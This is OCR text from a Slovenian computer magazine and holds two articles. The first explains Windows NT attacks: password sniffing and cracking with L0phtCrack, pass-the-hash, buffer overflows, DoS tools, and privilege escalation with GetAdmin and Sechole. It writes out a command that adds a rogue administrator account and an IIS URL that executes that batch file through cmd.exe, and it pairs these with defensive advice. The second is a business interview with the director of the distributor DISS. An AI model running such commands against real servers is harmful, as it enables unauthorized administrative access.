
Prav tako ima L0phtCrack možnost pridobivanja gesel z vohljanjem (sniffing) omrežja, saj vsebuje orodje **SMB Packet Capture**. S to sposobnostjo postane kraja datoteke z gesli odvečna, saj bo L0phtCrack prestrelal overjevalne pakete »izziv-odgovor« (challenge-response), kadarkoli se bo uporabnik prijavil v krajevno omrežje ali ob dostopu do datotek v skupni rabi. Overjanje izziv-odgovor namreč temelji na uporabnikovem geslu in L0phtCrack je pravi naslov za njegov zlom in s tem pridobitev gesla.

Namestitvev prisluškovalne programske opreme (sniffer) pa ni tako majhen zalogaj, saj vključuje zavzetje strateško pomembne točke v omrežju. Da bi si napadalci olajšali delo, so se domislili metode, s katero pridejo žrtve same do njih in jim nevede predajo potrebne informacije. Napadalec pri tem uporabi metodo »socialnega inženiringa« s tem, da žrtvi pošlje e-pošto, v kateri med drugim navede povezavo

`File://ime_racunalnika_napadalca/share/sporočilo.html`

Ko žrtev sledi omenjeni povezavi, poskuša dostopati do datotek v skupni rabi v napadalče-

vem računalniku, kar povzroči overjevalni proces izziv-odgovor. Ker pa je napadalec poprej v svojem sistemu zagnal program L0phtCrack, bo ta prestregel overjevalne podatke. Za dokončanje napada mora napadalec prestrežene podatke vnesti v L0phtCrack orodje in z lomljenjem pridobiti geslo za dostop do žrtvinega sistema.



Omenjeni primer prikazuje domiselnost in uporabnost kombiniranih metod (socialni inženiring, vohljanje in lomljenje gesel), ki jih v napadih pogosto uporabljajo najbolj znani hekerji. Učinkovitost odkrivanja šifriranega gesla, ki ga kaže orodje SMB Packet Capture v kombinaciji z razbijalnikom gesel glavnega programa L0phtCrack, je tolikšna, da z njuno pomočjo prevzamemo skrbniško geslo že po nekaj dneh prisluškovanja omrežju. Slišite kako varnosti vašega omrežja odbijajo zadnje ure?

LOMLJENJE GESEL

Po uspešni pridobitvi šifriranih gesel ta prenesemo v program L0phtCrack, kjer izberemo način lomljenja (slovar, groba sila, hibridno) in kliknemo **Run Crack**. Na zaslonu lahko nato spremljamo napredovanje in odkrita gesla v realnem času, kot smo videli na sliki 2. Z gledišča hekerskih tehnik, kot je npr. preusmerjanje s protokolom ARP, nam pred prisluškovanjem tudi tako imenovana komutirana omrežja ne dajejo zadostne zaščite.

POSREDOVANJE ŠIFRIRANEGA GESLA

Še ena v vrsti hekerskih metod in napadov na NT-sisteme je tudi posredovanje šifriranega gesla, ki ga napadalec prej pridobi s prisluškovanjem prometa SMB ali iz ukradene NT-datoteke z gesli.

Lokalni varnostni podsistem LSASS (Local Security Authority Subsystem) varuje prijavnice in z njimi povezane identifikatorje uporabnika. Znani so postopki menjave tovrstnih vrednosti v pomnilniku, kar napadalcem omogoči lažno predstavljanje in vstop v sistem s pomočjo šifriranega gesla. Orodja za tovrstne napade niso široko razprostranjena in jih zaenkrat uporabljajo predvsem svetovalna podjetja.

Obramba: Microsoft je z izdajo servisnega paketa 4 (SP4) za NT 4.0 v sistemski register dodal ključ, ki preprečuje identifikacijo LanMan. Ključu:

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA`

dodajte značilnost `LMCompatibilityLevel` tipa `REG_DWORD`, vrednosti 4.

Vrednost 4 onemogoča upravljalcu domene sprejemanje zahtev LM. Žal se starejši sistemi (Win 9x, Windows for Workgroups ...) po tovrstni spremembi ne bodo več sposobni prijaviti v omrežje. Opisana modifikacija zato ni uporabna v podjetjih, kjer uporabljajo raznovrstne starejše sisteme Windows. Microsoft je v Windows 2000 sisteme dodal nov sistem podpore prenosa podatkov, ki jih sistemi Win9x pošiljajo v identifikacijske namene. Novi sistem se imenuje **Directory Services Client** (DSClient), ki je kot sistemska datoteka `Dsclient.exe` na namestitvenem CD-ju Windows 2000.

Uporabniki sistemov Win9x lahko s spremembo nastavitvev v registru sistem prisilijo, da pri povezovanju uporablja samo varnejšo NT-šifro.

ZLORABA WINDOWS NT NA DALJAVO

V tem delu članka se bomo pozabavali s položajem, ko napadalci v tarčinem sistemu niso uspešno odkrili gesla. Napadalci v tem primeru nimajo veliko izbire (razen napadov na ravni storitev, kot so npr. napadi na IIS). Ena izmed možnosti je tudi uporaba notranjih varnostnih pomanjkljivosti NT-arhitekture, med zadnjimi sredstvi pa sta uporaba orodij za **zavrnitev storitve – DoS** (Denial of Service) in **onesposobitev tarčinega sistema**.

PREKORAČENJE MEDPOMNILNIKA NA DALJAVO

Razširjeno mnenje je, da imajo sistemi Windows NT številne prehode, namenjene oddaljenemu dostopu na ravni skrbnika. Doslej je bilo odkritih samo nekaj tovrstnih varnostnih lukenj, ki so vse po vrsti temeljile na pomanjkljivosti posameznih aplikacij in ne v samem operacijskem sistemu.

Najpogubnejša izmed tovrstnih varnostnih pomanjkljivosti je prav gotovo prekoračenje medpomnilnika (buffer overflow), do katerega pride, kadar aplikacije ne preverijo vrsto in število vnesenih podatkov. Presežek podatkov se zaradi tega prelije na izvršilni del procesorja, kjer se izvršijo. Če napadalec modro izbere vnesene podatke lahko v sistemu izvrši poljubno kodo.

Prekoračenja medpomnilnika v grobem delimo na **lokalne** in **oddaljene** napade. Tovrstni napadi so v zadnjem času pri hekerjih izjemno priljubljeni, saj napadalcu omogočijo vstop v sistem, hkrati pa ponujajo veliko možnosti nadzora ranljivega sistema. Tovrstni napadi so znani že vrsto let, pravcati razcvet pa so doživeli z objavo članka **Smashing the Stack for Fun and**

Profit, ki je bil objavljen v spletnem hekerskem časopisu **Phrack** št. 49.

Vsak sestavni del operacijskega sistema je lahko ranljiv za tovrstne napade, prav tako slabo napisana aplikacij. Z raziskovanjem takšne aplikacije ali operacijskega sistema lahko napadalec v sistemu izvrši arbitrarne ukaze, s katerimi prevzame sistem. Predstavljajte si položaj, v katerem lahko napadalec v vašem strežniku, delovni postaji ali prenosnem računalniku izvrši ukaz ali dva. Odvisno od ravni dostopa lahko napadalec doda novega uporabnika, spremeni gesla, konfiguracijo sistema in podobno.

V vseh primerih napada s prekoračitvijo medpomnilnika je metoda naslednja:

- Napadalec vnese v aplikacijo več podatkov kot pa ima aplikacija rezerviranega prostora. S tem napadalec prepíše lokalne spremenljivke s strojno kodo, pri čemer se sistem ne ustavi ob koncu izvrševanja lokalnih spremenljivk, temveč naloži procesorju tudi izvršitev dodane strojne kode.

- Procesor izvrši dodano strojno kodo in s tem želeni arbitrarni ukaz napadalca (zadnja vrata so s tem odprta).

Ves problem je v tem, da določena funkcija aplikacije ne preveri količine vnesenih podatkov. Zdaj pa si pogledimo vrste ukazov, ki jih napadalci v večini primerov uporabijo. Pri operacijskem sistemu **Unix** je običajno najuporabnejši način, da v sistemu zaženemo **ukazno lupino** (command shell). Prek ukazne lupine (/bin/sh) lahko izvedemo katerikoli ukaz ali aplikacijo, nameščeno v sistemu.

Pri operacijskem sistemu Windows NT/2000/XP napadalci najpogosteje uporabijo prekoračitev medpomnilnika tako, da ta omogoči izvršitev specifičnih datotek DLL (Dynamic Link Library). Datoteke DLL so programčki, ki jih uporabljajo različne aplikacije v sistemu za izvršitev različnih opravil. Ena izmed najučinkovitejših datotek DLL je prav gotovo WININET.dll, ki omogoča napadalcu pošiljanje zahtev in pridobitev informacij od napadenega sistema.

Napadi s prekoračitvijo medpomnilnika so odvisni od vrste procesorja in operacijskega sistema, ki teče v tarčinem sistemu. Zato se tehnike napada razlikujejo od sistema do sistema. Napad zoper sistem Linux na procesorju X86 tako ne bo deloval pri sistemu Windows XP in procesorju Alpha itd.

V večini sodobnih aplikacij uporabnik vnese podatke v temu namenjen vnosni prostor. Na lokalnih sistemih uporabnik vnaša ukaze v grafični uporabniški vmesnik (GUI) ali v ukazno vrstico, medtem pri programih, do katerih dostopa uporabnik prek omrežja, podatki vstopajo skozi vrata, na katerih aplikacija posluša.

Za raziskavo prekoračitve medpomnilnika bo napadalec vnesel podatke v GUI ali v ukazno vrstico ali pa bo prek omrežja poslal posebej predelane podatke, v katerih bo vključena tudi strojna koda. Tako formuliran vnos bo nato povzročil, da bo aplikacija posredovala škodljivo strojno kodo procesorju, ki bo ukaz izvršil in s tem napadalcu omogočil vstop v sistem.

Napadalci odkrivajo ranljive aplikacije na

več načinov, med njimi pa so najpogostejši:


- **pregled izvorne kode programa**, kjer iščejo vnose, kot so fgets, gets, getws, memcpy, memmove, scanf, sprintf, strcat in strncpy;

- **izvajanje ranljivega programa v laboratoriju** s posebno programsko opremo, ki vnaša velike količine podatkov z namenom razkritja podrobnosti prekoračitve medpomnilnika (opis tovrstnega načina najdete na www.eeye.com/html/).

Zaradi velikosti in zapletenosti kode Windows NT obstaja verjetnost, da se v njej skriva poleg opisanih še veliko več tovrstnih pomanjkljivosti. Če vas zanima raziskovanje tovrstnih napadov, lahko podrobnosti izbrskate na spletnem naslovu www2.packetstormsecurity.org.

ZAVRNITEV STORITVE

Napadi DoS (Denial of Service) izkoriščajo ranljivosti izvedbe IP-protokola, zaradi česar delujejo na vseh osnovah, od Unixa do Windows. Najboljši predstavnik takšnega napada je napad **LAND**, ki onesposobi več kot 20 operacijskih sistemov. Še en razlog več, da je treba

 **Pred preizkušanjem odpornosti gesel se prepričajte, ali je sistem nastavljen tako, da po nekaj napačnih poskusih onemogoči prijavo uporabnika, katerega račun je tarča poskusov.**

napade DoS vzeti resno, saj je njihova uporaba enostavna tudi za »skriptne otročaje« z minimalnim znanjem programiranja.

Vsak sistemski skrbnik bi moral dobro poznati **vsaj nekaj najpogostejših napadov DoS**. Čeprav so DoS napadi označeni kot »low-level« napadi je lahko skrajno sramotno, če z enim takšnih napadom za nekaj časa izgubimo celotno omrežje podjetja.

Tipični predstavnik orodij DoS je prav gotovo **WinNuke**, ki onesposobi starejše sisteme Windows (Windows 95, 98 in NT), tarča pa je prisiljena na ponovni zagon (reboot) sistema. Program je prilagojen za uporabo na večini operacijskih sistemov, njegov opis in binarno različico pa najdete na: <http://techrepublic.com.com/5100-6313-1054537.html>

SYN Flood je naslednji tipični predstavnik, ki za delovanje izkorišča pomanjkljivosti TCP-povezav. Vsaka TCP-povezava namreč vsebuje tako imenovano **trojno usklajevanje** (three-way handshake), to pa se začne s paketom SYN, ki ga odjemalec pošlje strežniku na določena odprta vrata. Ko strežnik prejme paket SYN, si ta zapomni izvorno sekvenčno številko in na podlagi te generira odziv SYN-ACK. Strežnik mora za to, da bi si lahko zapomnil sekvenčno številko odjemalca, rezervirati določen del pomnilnika, saj lahko le tako sledi tej polodprti povezavi. Napad SYN Flood celoten postopek zlorabi tako, da strežniku pošlje ogromno količino paketov SYN, pri čemer se začne napadeni strežnik **utapljati v poplavi novo nastalih polodprtih povezav**. Rezultat tega napada je položaj, ko strežnik ni več sposoben prejemati povezav od drugih legitimnih uporabnikov. SYN Flood lahko komunikacijske vire napadenega

sistema izčrpa na dva načina:

- Po odzivu strežnika s paketom SYN-ACK strežnik običajno čaka na tretji del vzpostavljane povezave, pri čemer je običajno nastavljen iztečni čas (timeout) daljši od minute. Odjemalec preprosto zapolni pomnilnik strežnika s tako imenovanimi polodprtimi povezavami, pri čemer tretjega dela povezave ne opravi. Da lahko odjemalec izvede učinkovit napad, uporabljajo orodja SYN **ponarejanje IP-naslovov**, ki v internetu ne obstajajo oz. so neodzivni. To je pomembno zato, ker takšni neodzivni IP-naslovi ne bodo ustvarili tretjega dela povezave. Če bi napadalec uporabil obstoječe odzivne IP-naslove, bi tak naslov poslal kot odgovor na zahtevo SYN-ACK preprosto paket RST (reset), s čimer bi omenjeno povezavo zavrnil in tako zaključil trojno usklajevanje in s tem sprostil pomnilnik tarčinega strežnika.

- Druga možnost napada SYN je položaj, ko ima strežnik na voljo ogromno pomnilnika, pri čemer napadalec tega ne more v popolnosti poplaviti. Napadalec lahko v tem primeru **zasede celotno komunikacijsko povezavo** in tako izri-

ne ves legitimni promet v strežniku. Za tovrstni napad je pogoj, da ima napadalec zmogljivejšo povezavo v internet, kot pa jo ima tarča. Poleg tega mora imeti napadalec tudi sposobnost ustvarjanja paketov v količini, ki bo zapolnila celotno pasovno širino tarče. Zgled je položaj, ko ima tarča povezavo T1, ki deluje pri hitrosti 1,544 Mb/s. V tem primeru bi moral imeti napadalec povezavo 1,544 Mb/s (in nekaj bitov več), da bi lahko zasedel celotno povezavo. Napadalec bo nedosegljivost strežnika ohranjal, vse dokler bo pasovna širina strežnikove povezave zasedena.

Prva obramba pred napadi SYN Flood je zagotavljanje **dovolj velike pasovne širine** in zagotovitev **dodatnih redundantnih povezav za vse kritične sisteme**. Z zagotovitvijo dodatnih rezervnih internetnih povezav boste lahko pri napadu promet hitro preusmerili po novi poti. Za posebej občutljive sisteme, ki morajo biti neprestano povezani v internet, bi bilo dobro zagotoviti povezljivost prek vsaj dveh različnih ISP-jev.

Različni proizvajalci operacijskih sistemov so se napadov SYN lotili na različne načine, pri čemer se nekateri nagibajo k povečevanju pomnilnika, rezerviranega za povezave, medtem ko drugi skrajšujejo čas, v katerem sistem čaka na polodprte povezave. Seznam proizvajalcev in varnostnih popravkov najdete na naslovu [www.nation-wide.net/\\$taleph1/FAQ](http://www.nation-wide.net/$taleph1/FAQ).

Redno nameščanje **varnostnih popravkov** je ključnega pomena tudi v obrambi pred tovrstnimi napadi, namestitvev sodobnega **požarnega zidu** pa prav gotovo igra ključno vlogo v obrambi pred tipičnimi predstavniki tovrstnih napadov.

RAZŠIRJANJE POOBLASTIL

Vzemimo, da je napadalcu na začetku napada uspelo odkriti uporabniško ime in geslo, vendar ne gre za uporabnika s skrbniškimi pravicami. V NT-okolju je tovrstni položaj samo kanček ugodnejši od položaja, ko dostopa sploh nimate. Vsekakor pa tudi v tem primeru poznamo orodja, s katerimi lahko svoja pooblastila razširite vse do skrbniške ravni.

Najpreprostejši način spoznavanja tovrstnih možnosti vašega sistema je ta, da se vanj povežete kot navaden uporabnik in nato poskušate pridobiti skrbniške pravice po receptih, ki sledijo v nadaljevanju.

GetAdmin

To je majhen program, ki ga je napisal Konstantin Sobolev in vam omogoča prodor v skrb-



Čeprav so napadi DoS označeni kot »low-level«, je lahko skrajno sramotno, če z enim takšnim napadom za nekaj časa izgubimo celotno omrežje podjetja.

niško skupino. Program uporablja metodo, bolj znano kot **DLL-vbrizganje** (DLL Injection), s čimer ugrabi proces, imenovan *winlogon*. Edina pomanjkljivost tega programa je dejstvo, da se mora program izvajati lokalno v tarčinem sistemu. Ker večina uporabnikov nima možnosti lokalne prijave v NT-strežnik, je program uporaben samo, če poznate geslo uporabniškega računa, pod katerim teče internetni strežnik (običajno IUSR_ime_računalnika).

Obramba pred programom GetAdmin je mogoča z namestitvijo **varnostnih popravkov SP3 za NT**. Oddaljeni napadi s programom GetAdmin niso ravno lahki, saj so za kakršnokoli daljinsko delo potrebna skrbniška pooblastila. Da bi bilo to izvedljivo, je treba zagotoviti dvoje:

- napadalec mora imeti sposobnost izvajanja programov in
- vpisovanje podatkov v obstoječe imenike..

V nadaljevanju vas bom seznanil, kako je to uresničljivo.

Sechole deluje podobno kot *GetAdmin*, saj napadalcu omogoča premaknitev obstoječega uporabnika med skrbnike (*administratorje*) tarčinega sistema. Popolno kodo za napad z orodjem *Sechole* in podroben opis njegovega delovanja najdete na naslovu www.windowsitpro.com/Article/ArticleID/9269/9269.html.

Podobno kot *GetAdmin* se mora tudi *Sechole* izvršiti lokalno, a če je v tarčinem sistemu nameščen strežnik IIS (Internet Information Server), lahko napadalec izvede napad tudi z oddaljene lokacije. Napad, ki vam ga bom predstavil, napadalcu omogoči vstop v skupino *Administrators* oz. *Domain Admins*.

Napad je zasnovan tako, da napadalec v strežniku IIS odkrije imenik, v katerega lahko vpisuje in ki mu istočasno omogoča izvrševanje programov. Na zadovoljstvo napadalcev je Microsoft v sistemu NT 4.0 priskrbel kar nekaj tovrstnih imenikov. Vsi **virtualni in fizični imeniki**, prikazani v nadaljevanju, imajo tovrstne sposobnosti:

Praktični nasveti za 99-odstotno varnost

Če boste upoštevali naslednje nasvete, boste iz svojega okolja Windows NT odstranili 99 % vseh varnostnih tveganj. Vseeno pa bodite pozorni na preostali odstotek možnosti, čeprav jih doslej ni še nihče zlorabil.

1. Blokiratej dostop do vrat *TCP in UDP 135-139*, s čimer boste onemogočili večin oddaljenih napadov. Vsekakor vam priporočam, da to storite na svojih mejnih usmerjevalnikih in požarnih zidovih, poleg tega pa vam priporočam tudi redno pregledovanje.
2. Ustrezno nastavite ključ *RestrictAnonymous* v registru.
3. V *User Managerju* odstranite skupino *Everyone* iz možnosti *Access this computer from network*.
4. Namestite najnovejše varnostne popravke in premislite o nadgradnji sistema.
5. Uporabljajte kompleksna gesla in redno preverjajte njihovo odpornost z opisanimi hekerskimi orodji.
6. Spremenite ime računu *Administrator* in izključite račun *Guest*.
7. Aktivirajte nadziranje sistema in redno pregledujte dnevniške datoteke za primeri neuspešnih prijav v sistem.
8. Onemogočite vse storitve, ki jih v strežniku nujno ne potrebujete.
9. Redno spremljajte področje informacijske varnosti, še zlasti pa berite članke v Mojem mikru.

- /W3SVC/1/ROOT/msadc
- /W3SVC/1/ROOT/News
- /W3SVC/1/ROOT/Mail
- /W3SVC/1/ROOT/cgi-bin
- /W3SVC/1/ROOT/SCRIPTS
- /W3SVC/1/ROOT/IISADMPWD
- /W3SVC/1/ROOT/_vti_bin
- /W3SVC/1/ROOT/_vti_bin/_vti_adm
- /W3SVC/1/ROOT/_vti_bin/_vti_aut

Zgoraj navedenim virtualnim imenikom ustrezajo naslednji fizični imeniki:

- msadc c:\program files\common\system\msadc
- News c:\inetpub\News
- Mail c:\inetpub\Mail
- cgi-bin c:\inetpub\wwwroot\cgi-bin
- scripts c:\inetpub\scripts
- iisadmpwd c:\WINNT\System32\inetrv\iisadmpwd_vti_bin

Preslikovanje ni mogoče, če niso nameščene razširitve programa *FrontPage*.

Na podlagi tovrstnih pooblastil bo strežnik izvršil vsako izvršilno datoteko, ki jo bo našel na teh mestih našel. Napadalcu bo edini problem način, kako v te imenike prestaviti zlonamerno kodo. V resnici to ni tako težko, kot je na prvi pogled videti. Za pošiljanje datotek se lahko uporabijo diski v skupni rabi, nepravilno ugnezdeni FTP-imeniki, ki se prekrivajo s prej opisanimi imeniki, telnet, metoda HTTP PUT in tudi komponente programa *FrontPage* za lažje urejanje spletnih strani. Napadalcu je treba zlonamerno kodo izvršiti samo enkrat, nato pa postane pošiljanje datotek mačji kašelj tudi ob nameščenem požarnem zidu.

Vzemimo, da je napadalcu uspelo odkriti vhod v sistem in v enega od izvršljivih imenikov prenesti orodje *Sechole* in ustrezne datoteke .dll. Kaj pa zdaj? Ker se napad *Sechole* izvaja iz ukazne vrstice, mora napadalec v tarčinem sistemu dostaviti tudi tovrstno okolje (*cmd.exe* je v sistemih *WINDOWS NT* nahaja v imeniku %windir\system32).

Kot smo ugotovili, *Sechole* doda trenutnega uporabnika v skupino lokalnih ali domenskih skrbnikov. Če bi *sechole.exe* izvršili prek brskalnika, bi v skupino skrbnikov dodal uporabnika *IUSR_ime_računalnika*. Takšen prijem napadalcu ne bi preveč pomagal, saj sistem za tovrstnega uporabnika samodejno ustvari skrito geslo. Ali se skupini skrbnikov lahko doda nov uporabnik z uporabo gesla, ki ga bo izbral napadalec? Zadeva postane izvedljiva z ukazom *net localgroup*, zato napadalec izdelava izvršilno datoteko *dodaj_uporabnika.bat*, ki vsebuje naslednjo vrstico:

```
C:\>net user heker geslo /add && net localgroup administrators heker /add
```

Ko napadalec v ciljni sistem uspešno dostavi vse elemente (*sechole.exe*, *DLL*, *cmd.exe* in *dodaj_uporabnika.bat*), lahko napad izvede prek brskalnika tako, da v brskalnik vnese ime imenika, v katerega je prenesel kodo, in na koncu doda še *sechole.exe*. Napadalec se bo stvaritve novega skrbnika lotil tako, da bo brskalnik usmeril na:

```
www.zrtev.com/scripts/cmd.exe?/c%20c:\inetpub\scripts\dodaj_uporabnika.bat
```

Znak %20 brskalnik razume kot presledek in ukaz, da v tarčinem sistemu izvrši ukaze, ki presledku sledijo. *Cmd/c* posreduje ukaze iz datoteke *dodaj_uporabnika.bat* v ukazno vrstico, ki se po končanem delu samodejno odstrani iz pomnilnika. Napadalcu ponavadi po uspešni pridobitvi dostopa na ravni skrbnika ustvarijo še en skrbniški račun, nakar je usoda spletnega strežnika v celoti v njihovih rokah.

Obramba pred opisanim napadom sta vsekakor namestitev varnostnih popravkov in preverjanje stanja imenikov (onemogočite izvrševanje).

RAZUMEVANJE LOKALNEGA TRGA JE KLJUČ DO USPEHA

Podjetje DISS je drugi največji distributer računalniške opreme v državi. V petih letih so prodajo povečali za 14-krat, lani pa ustvarili za več kot 9 milijard tolarjev prihodkov. V preteklem mesecu so bili imenovani za najboljše hitro rastoče podjetje v osrednji Sloveniji. Podjetje od ustanovitve uspešno vodi direktor Janez Bregar, s katerim smo se pogovarjali o izzivih in pasteh te dejavnosti, načinih vodenja ter trendih na področju informacijskih tehnologij.

Piše: Tomaž Lukman

tomaz.lukman@mojmikro.si

Kakšno je razmerje med distributerji v Sloveniji? So se ta razmerja z vstopom v EU kakorkoli spremenila in ali ste v DISS-u občutili še kakšne druge spremembe?

Naša distribucija ni le to, kar v naši panogi pomeni veleprodajo, pač pa je tudi usmeritev v prodajo blagovnih znamk in njihovih izdelkov, ki se prodajajo takšni, kot so. Pri nas namreč računalnikov ne sestavljamo, predelujemo ali spreminjamo. Naša dodana vrednost je v tem, da znamo kupiti računalnike, ki ustrezajo našemu trgu, da imamo ustrezno zalogo in da je ves čas dosegljiva našim kupcem. Razmerja med distributerji računalniške opreme v Sloveniji so že dalj časa enaka. Uspešen distributer, kar mislim, da smo tako mi kot druga podjetja, ki se s tem ukvarjajo, je moral biti v Evropi že leta 2001. Za vsa podjetja so bili pogoji poslovanja z EU-jem transparentni, marže so bile določene, zato smo se morali nanj pripraviti že prej in uvesti način dela, kakršen velja v Evropi. Od lanskega maja, ko smo se polnopravno pridružili, se torej ni veliko spremenilo.

Kako si pridobiš zaupanje računalniških korporacij in postaneš njihov največji distributer na slovenskem trgu?

Potrebuješ jasno usmeritev in poslovni načrt, ki je dovolj pregleden, da ga lahko predstaviš korporaciji. Pomembno je, da razumeš razmere na trgu. Ključnega pomena je to, da veš o trgu več kot sama korporacija. Ko uvidijo, da poznaš svoj trg, postaneš zanje zanimiv, ker sami tega ne zmorejo oziroma to niti ni njihov osnovni interes. Razumevanje njihovih interesov pa je osnovni pogoj, da te izberejo za največjega distributerja. Vedeti moraš, kakšni so njihovi cilji v Evropi in zunaj nje, na primerljivo razvitih trgih. Raziskati je treba, katera podjetja in katere vrste izdelkov so njihov resnični interes. Če zna nato distributer poiskati simbiozo med potrebami trga in globalnim interesom podjetja, ki je včasih različen od lokalnega, potem postane zanje veliko vreden. Ali bolje rečeno, vreden dovolj, da postane njihov ključni distributer. Zelo pomembno je poznati potrebe partnerjev, še posebej pa potrebe njihovih strank. Ključ do uspeha je natančno opredeliti segment trga, kjer je naš partner zares močan. Gre za tako imenovano kombinacijo »win-win«.



alizirana podjetja, ki razvijajo rešitve. Takšna ureditev je tipična za razvitejše trge. Vendar pa se kupci za zdaj še premalo zavedajo, da morajo poiskati podjetje, ki ustreza rešitvi, ki jo potrebujejo. Kupec namreč vedno išče neko rešitev, pa četudi gre samo za pisarniško poslovanje s pomočjo prenosnika. Vseeno gre za rešitev, ki jo mora nekdo namestiti in vzdrževati. Nekaterim kupcem je pomembno, da je servis v njihovem kraju, spet drugim, ki veliko potujejo, da velja mednarodna garancija. Na takšna vprašanja si je dobro odgovoriti, preden se odločamo o nakupu, morda še preden obiščemo prvo trgovino. Vse rešitve so danes še premalo znane, zato se je dobro posvetovati s kom, ki nam bo znal pomagati. Morda lahko pravičen odgovor najdemo kar v spletu, kjer je na voljo precej ponudb.

Kakšna je prihodnost podjetij, ki se ukvarjajo z IKT-jem? Vemo, da so v ospredju telekomunikacije, še pred njimi pa programiranje in svetovanje.

Nesporno je dejstvo, da se bo ta panoga v Sloveniji še močno razvila. To je vprašanje

◇ **Danes imamo zelo specializirana podjetja, ki razvijajo rešitve, a kupci se še premalo zavedajo, da morajo poiskati podjetje, ki ustreza željeni rešitvi.**

Kakšni so vaši kriteriji pri izbiri blagovnih znamk, ki jih nameravate distribuirati? Trenutno delate z največjimi na svojih področjih. Načrtujete morda še katere?

Seveda si želimo distribuirati nove znamke, vendar je to predvsem odvisno od lokalnih pogojev. V Evropi obstajajo standardi, da moraš imeti določeno količino prometa na zaposlenega, da je to distribucijsko sploh mogoče. Če temu pogoju ni zadoščeno, tega praviloma ne delamo. Ključno pri naši izbiri določene blagovne znamke je to, da bodoči partner razume našo dodano vrednost. Enkratni posli, naj so še tako veliki, niso v našem interesu. Za določen izdelek mora zanimanje pokazati več kot sto partnerjev, da mi v takšni vrsti distribucije vidimo dodano vrednost. To seveda v precejšnji meri omejuje število možnih distribucij. Takšnemu partnerju svetujemo, da poišče drugačen model prodaje v Sloveniji. Če ni distribucijski, za nas absolutno ni primeren.

Kako ocenjujete slovenski računalniški trg v primerjavi z obdobjem pred nekaj leti, ko je doživil pravi razcvet?

Današnji trg je mnogo bolj urejen. Včasih je vsak delal vse, danes pa imamo zelo speci-

uspešnosti posameznega podjetja. Določeni izdelki se v Sloveniji ne prodajajo, ker ni povpraševanja, drugi pa zato, ker ni rešitev, ki bi potrebovale takšne izdelke. V Sloveniji tudi ni določenih storitvenih izdelkov, ki so nujni za razvoj podjetništva v Sloveniji. Ne predstavljam si uspešnega podjetja, kjer informacijska in telekomunikacijska tehnologija ne dobita večje vloge. To ni odvisno od posameznikov, pač pa je skupna vizija prihodnosti. Če samo pogledamo, kaj se trenutno dogaja v telekomunikacijah z dostopom do interneta, je jasno, da to pomeni velik napredek za domače uporabnike. S tem se bodo razvile paketne storitve, vezane na internet. Nekdo bo moral izvesti priključek, zanj skrbeti in ga vzdrževati. Morda celo na daljavo. Takšne storitve so za panogo prihodnost. Če bo večja uporaba računalnikov, bo tudi povpraševanje večje.

Nameravate na področju telekomunikacij še širiti svojo dejavnost?

Zaenkrat zagotavljamo podporo za nas strateško najpomembnejšemu trgu malih in srednje velikih podjetij. To je trg, ki je bil vrsto let

zaposavljen, tako doma kot v tujini. Danes je v tujini največje gonilo novih zgodb o uspehu. Distribuiramo torej znamke, ki ustrezajo potrebam tega trga. Seveda si želimo na telekomunikacijskem področju doseči več, vendar je ta trg že v precejšnji meri razdeljen. Pri tem imajo veliko vlogo pomembni igralci na trgu, kot je Telekom, ki že vrsto let prisegajo na znamke, ki so prisotne v Sloveniji.

Kolikšen je delež prenosnikov v vašem prodajnem programu in kakšni so trendi za prihodnje leto?

Delež prenosnikov je vse večji. V zadnjem času prodamo enako število prenosnikov kakor namiznih računalnikov. Zaradi višje cene prenosnikov pa so prodajne številke vsaj dvakrat višje. Opažamo, da se ti trendi nadaljujejo. Število prenosnikov se še povečuje, po drugi strani pa namizni računalniki postajajo vse bolj namenski. Specializacija računalnikov je čedalje izrazitejša. Dejstvo je, da imajo namizni računalniki še vrsto prednosti pred prenosniki. Slednji so bolj namenjeni kombinirani poslovno/domači uporabi, študentom in ljudem, ki veliko potujejo. V pisarnah še ne bodo povsem nadomestili namiznih računalnikov.

Ste na dobri poti, da postanete »zlata gazela 2005«. Kaj bi vam ta naziv lahko prinesel? Po nekaterih podatkih so raziskave v ZDA pokazale, da ima kar četrtina hitro rastočih podjetij resne težave leto dni po objavi uspešnosti ...

Kako komentirate to trditev?

Zgodbe o hitro rastočih podjetjih oziroma gazelah so nastale med leti 2000 in 2004. Danes smo praktično v zadnjem četrletju leta 2005 in z veseljem lahko povem, da še vedno rastemo. To priznanje dokazuje, da smo delali dobro in da so tudi drugi to opazili. Vsaka rast pa seveda prinese dodatne izzive, včasih tudi težave. Ne dvomim, da bodo doletele tudi nas, saj se jim tudi doslej nismo mogli izogniti. Težave smo imeli tako s pridobivanjem sredstev za nadaljnjo rast kot s kupci, ki so v tem času

Naša dodana vrednost je v tem, da znamo kupiti računalnike, ki ustrezajo našemu trgu, da imamo ustrezno zalogo in da je ves čas dosegljiva našim kupcem.

propadli in nam prinesli izgubo. Na težave moramo biti ves čas pripravljeni. Če se navežem na pridobljeni naziv, lahko rečem, da mora gazela včasih tudi spremeniti smer svojega teka. Moja vloga v DISS-u je, da se težavam izognemo pravočasno.

Poslujete z več kot 300 partnerji. Kako vam uspe zadovoljiti njihove potrebe? V čem je vaš način dela drugačen od konkurence? Kako se odzivate na njihovo morebitno nezadovoljstvo?

V naših odnosih do partnerjev želimo biti zelo odprti in jim hkrati povedati, kakšne so naše zmožnosti. Se pravi, da jih ne prepričujemo, da lahko pričakujejo od nas več, kot jim lahko ponudimo. To se mi zdi zelo pomembno, kajti v Sloveniji je še prisoten spomin na pretekla časa, ko so bile v ospredju predvsem

Premalo se zavedamo reka: Informatika je preveč pomembna, da bi jo prepuščali informatikom. Vsak direktor bi moral vedeti, s kakšno opremo se lahko izvajajo njihove rešitve.

